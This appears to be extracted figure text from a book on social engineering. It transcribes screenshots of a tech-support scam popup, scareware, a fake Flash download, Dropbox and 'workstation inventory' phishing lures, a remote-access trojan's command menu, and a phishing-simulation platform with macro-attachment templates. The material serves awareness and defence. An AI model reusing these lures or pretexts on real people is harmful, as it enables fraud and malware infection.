Your Hard Disk May Have Trojan Virus! Please Do Not Try to Fix Manually. It May Crash Your Data.

Consequently, we are performing additional security checks to verify system security.

Please Visit Your Nearest Windows Service Center OR Call Help Desk


Customer Service: +1-844-557-5460 (TOLL-FREE)

☐ Prevent this page from creating additional dialogs.

OK

Windows Has Activity!

Please Do Not Shut Down Or Restart Your Computer



Call Microsoft +1-844-557-5460
Get instant help on security issues.
Call on our toll free number.

Ins Cal Im

Call Microsoft +1-844-557-5460 (Toll Free)

pleaserobme.com/



PLEASE ROB ME

Raising awareness about over-sharing

Check out our [guest blog post](#) on the CDT website.

Like Share 10K people like this. Be the first of your friends.

Check your own Twitter timeline for checkins

Are you curious if people can see your checkins?
Enter your Twitter username and find out.

Your Twitter username

Find!

Share

Online privacy

Hi there, all we can say is wow. The amount of attention we're getting is amazing. It's great to see that the website has been picked up by so many awesome blogs, news providers and people out there, who got our point perfectly.

- [Mashable](#)
- [The Next Web](#)
- [TechCrunch](#)
- [Slashdot](#)
- [On Location Privacy and How to Avoid Losing it Forever](#)
- [Over-sharing and Location Awareness](#)

More Info

[Home](#)

[Why](#)

Made Possible By

[Foursquare](#)

[Twitter](#)


[@boyanemal](#)

[@starkonenfeld](#)

[@merryhorsboom](#)

← → ↺ https://archive.org/

ABOUT CONTACT BLOG PROJECTS HELP DONATE JOBS VOLUNTEER PEOPLE



Internet Archive is a non-profit library of millions of free books, movies, software, music, websites, and more.

107K 18K 4.2K 4.1K 1.8K 20K 3.1K 100K 240K

Search

GO

Advanced Search


Announcements

Software Help Requested to Segment Tracks on LP's

The Music Modernization Act is Bad for the Preservation of Sound Recordings

Digital opportunity for the academic scholarly record

SEE MORE



```
TRUESHELL v 1.28 (Internal undetected version)

===== TRUESHELL SESSION HELP: =====
DL  - Download file from remote machine
UL  - Upload file from the remote machine.
PS  - Run powershell on the remote machine
PSI - Interactive powershell prompt on remote machine
CMDI - Interactive dos-shell on remote maching
PLUG - run extended functionality using plugin functionality
PROT - Change communication protocol
INFO - Basic remote machine info
BACK - Switch to CC context

#(Trueshell-Session 32 )
```

FileMessageHelpTell me what you want to do

DeleteArchive

ReplyReply AllForward

Reklam

Flytta till - Bank...

:Ongoing - And...

Move

Assign Policy

Follow Up

Mark Unread

Categorize

Follow Up

Translate

Zoom

Reply with Meeting Poll

MyAnalytics

Delete

Respond

Quick Steps

Move

Tags

Editing

Zoom

FindTime

8 16:56

Workstation inventory

To

Action Items

+ Get more add-ins

Hi

Our compliance group ran an inventory script last night as part of an effort to generate an updated inventory of our workstations and their configurations.

The result shows that the inventory of your workstation with the computer name: WS- failed to complete.

WORKSTATION	STATUS:	REASON:
WS-	FAILED	Workstation offline

We kindly ask you to follow the instructions below and manually complete the inventory:

1. Download the inventory tool by clicking this link:

2. Run the inventory tool by double-clicking the downloaded file

If you have any issues, please contact me directly by responding to this email or by phone

Regards,







Gangsta Bucks.com



Home

Conditions

Registration

Tariffs

Contacts



An individual approach to everyone



Guaranteed weekly payouts



Round-the-clock support



Detailed statistics



User-friendly software

GangstaBucks.com - it pays on time!
We pay for all installs!

Join our ranks and by tomorrow
you could get your first payout!

Gangsta Bucks.com



Antivirus 2010

Stay protected from the latest threats



Registration



Help



System Scan



Security



Privacy



Update



Settings



Get full real-time protection
with Antivirus 2010

Antivirus 2010: Status

**Protection level: low**

Low

Medium

High

Recommendation:[Update antivirus](#)

Virus Protection

NOT FOUND



Spyware Protection

NOT FOUND



General Security

NOT FOUND



Automatic Updating

NOT FOUND

Scan Now

Check your computer for viruses
and other threats

Update Now

Download the latest protection to
help keep your PC safe

Last scan: **10/7/2008 8:56:28 PM**Total scans: **3**Registration e-mail: **Unregistered**Registration code: **Unregistered**

Adobe - Install Adobe Flash P...

com/adobe/

Most Visited News

Products

Solutions

Learning

Help

Downloads

Company


Buy

Search

My Adobe Privacy My cart Sign in

Home / Downloads / Adobe Flash Player /

Adobe Flash Player



Adobe Flash Player 11.2.181.25 (150 Kb)

Do you have a different operating system or browser?

By clicking the Download now button, you acknowledge that you have read and agree to the [Adobe Software Licensing Agreement](#).

Download now

Please note, depending on your settings, you may have to temporarily disable your antivirus software.

RESOURCES

[Learn more about Flash Player](#)


[Flash Player system requirements](#)


[Distribute Flash Player](#)

Additional Resources: [Image Editor Software](#) [Video Production Editing](#) [Photo Editing Program](#)

[Choose your region](#) [Careers](#) [Permissions and trademarks](#) [EULAs](#) [Report piracy](#) [Contact Adobe](#) [Security](#)

Copyright © 2012 Adobe Systems Incorporated. All rights reserved.
[Terms of Use](#) | [Privacy Policy and Cookies](#) [Updated](#)







Hi ,

Emre (emre [redacted]) invited you to view the folder "**Organizasyon Şeması**" on Dropbox.

Emre said:

"Organizasyon Şeması buradadır"

[Go to folder](#)

Enjoy!

The Dropbox team

© 2016 Dropbox





www.dropbox.ssl.login.authentication.identify_ctx_recover_lwv



www.dropbox.ssl.lo...









Registrar WHOIS Server: whois.easydns.com
Registrar URL: <http://www.easydns.com>
Updated Date: 2015-09-15T21:46:16Z
Creation Date: 2003-05-09T14:34:02Z
Registrar Registration Expiration Date: 2024-05-09T14:34:02Z
Registrar: easyDNS Technologies, Inc.
Registrar IANA ID: 469
Domain Status: clientTransferProhibited <https://icann.org/epp#clientTransferProhibited>
Domain Status: clientUpdateProhibited <https://icann.org/epp#clientUpdateProhibited>
Registry Registrant ID:
Registrant Name: Domain Manager
Registrant Organization: Packt Publishing
Registrant Street: 2nd Floor Livery Place, 35 Livery Street
Registrant City: Birmingham
Registrant State/Province: West Midlands
Registrant Postal Code: B3 2PB
Registrant Country: GB
Registrant Phone: +44.1212656484
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: packtsupport@packtpub.com



Chapter 12: Ask the Experts – Part 2




Chapter 13: Ask the Experts – Part 3









Keepnet Labs Management Panel

Welcome to Keepnet Labs Management Panel

Orhan Sari
Keepnet Labs / Root

Dashboard

Phishing Simulator

Phishing Scenarios

Campaign Manager

Awareness Educator

Email Threat Simulator

Threat Intelligence

Incident Responder

Report Manager

Company

Advanced Settings

Analytics

Search Template Name

Search Company Name

Search Tags

Template Name	Company Name	Type	Tags	Action
Twitter Ads successfully processed your payment.	Keepnet Labs	Custom	data submit english	✓ ⚙️ 🗑️
2018 Salary Rise	Keepnet Labs	Custom	english excel file based macro	✓ ⚙️ 🗑️
Twitter Ads successfully processed your payment.	System	System	data submit english	✓ ⚙️ 🗑️
New Secure Email Service - Toughworks- Copy	Keepnet Labs	Custom	data submit english mail outlook	✓ ⚙️ 🗑️
New Secure Email Service - Toughworks	Keepnet Labs	Custom	data submit english mail outlook	✓ ⚙️ 🗑️
Virgin Trains	Keepnet Labs	Custom	data submit english	✓ ⚙️ 🗑️
Your eBay invoice for October	Keepnet Labs	Custom	data submit english shopping	✓ ⚙️ 🗑️
New Message from Ebay	Keepnet Labs	Custom	data submit english shopping	✓ ⚙️ 🗑️
Companies House Registration	Keepnet Labs	Custom	data submit english	✓ ⚙️ 🗑️
Document to be examined	Keepnet Labs	Custom	english file based macro	✓ ⚙️ 🗑️

Showing 1 to 10 of 118 entries

First Previous 1 2 3 4 5 ... 12 Next Last



2018 Salary Rise

From: Accounting Department <accountingdepartment@owaexchange.com>

To: Orhan Sari <orhan@keepnetlabs.com>

2/22/2018 3:55:59 PM

Hi Sir,

I hope you're having a great week.

Please find the salary rise of 2018, that we will apply to our employees, attached below.

If you add or notify important points, I am going to make the necessary changes.

Best regards,
Accounting department

{MACRO_ATTACHMENT}

New Template

Show / Hide Columns: Created Date Template Name Company Name Type Owner Tags Action

10 records per page

Search:

Launch

CSV PDF

Template Name	Company Name	Type	Tags	Action
2018 Salary Rise	Keepnet Labs	Custom	macro english excel file based	GF 2 3 4 5
Document to be examined	Keepnet Labs	Custom	macro english file based	GF 2 3 4 5
LastMinute - Thank you for purchasing	Keepnet Labs	Custom	macro file based word	GF 2 3 4 5
Bu dokümanı inceler misiniz?	Keepnet Labs	Custom	macro file based turkish	GF 2 3 4 5
2018 Maaş Zamları	Keepnet Labs	Custom	macro excel file based turkish	GF 2 3 4 5
Yeni Servis Güzergahları	Keepnet Labs	Custom	macro excel file based turkish	GF 2 3 4 5
CV'm Ektedir	Keepnet Labs	Custom	macro file based turkish word	GF 2 3 4 5
2018 Kampanyaları Excel Macro Senaryosu	System	System	macro excel turkish	GF 2 3 4 5

Showing 1 to 8 of 8 entries

First Previous 1 Next Last

Back

Fast Launch



Notes

Test1

Training



Target Group

New Group



New Group Name

James' gruop



New Group Details: Name(Optional), Surname(Optional), E-Mail(Must)

1: James, Hill. james.hill@keepnetlabs.com.uk



Close

Launch



2018 Salary Rise - Excel

File Home Insert Page Layout Formulas Data Review View Add-ins Help Team Tell me what you want to do Share

Clipboard Font Alignment Number Styles Cells Editing

SECURITY WARNING: Macros have been disabled. [Enable Content](#)

Employee Attendance Tracker

NOVEMBER

	Sun	Mon	Tue	Wed	Thu	Fri	Sat	Sun	Mon	Tue	Wed	Thu	Fri	Sat	Sun
Employee Name	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
Employee 1		W	W	W	W	W									
Employee 2			W	W	V	V	V	V							
Employee 3															
Employee 4		S	S		W	W	W								
Employee 5			W	W		V	V								
Legend		W	Work Shift		V	Vacation		P	Personal		S	Sick			

Sheet1

Campaign Summary

Campaign Name / Item Id	yourCompany- Macro Test / 41160001
Total Emails Sent	5000
Opened E-Mail	4105 - (82.1%)
Clicked Link In E-Mail	3421 - (68.4%)
Submitted Form	0 - (0%)
Opened Attachment	2851 - (57%)
Phishing Reporter	0 - (0%)
No Response	895 - (17.9%)
Started Time	1/22/2018 11:44:25 AM
Finished Time	1/22/2018 12:34:29 PM
E-Mail Groups	yourCompany


[Export Excel](#) [Only opened](#) [Resend E-mails](#)

Response Rate

No Response: 11.4 % Only Opened: 8.7 %

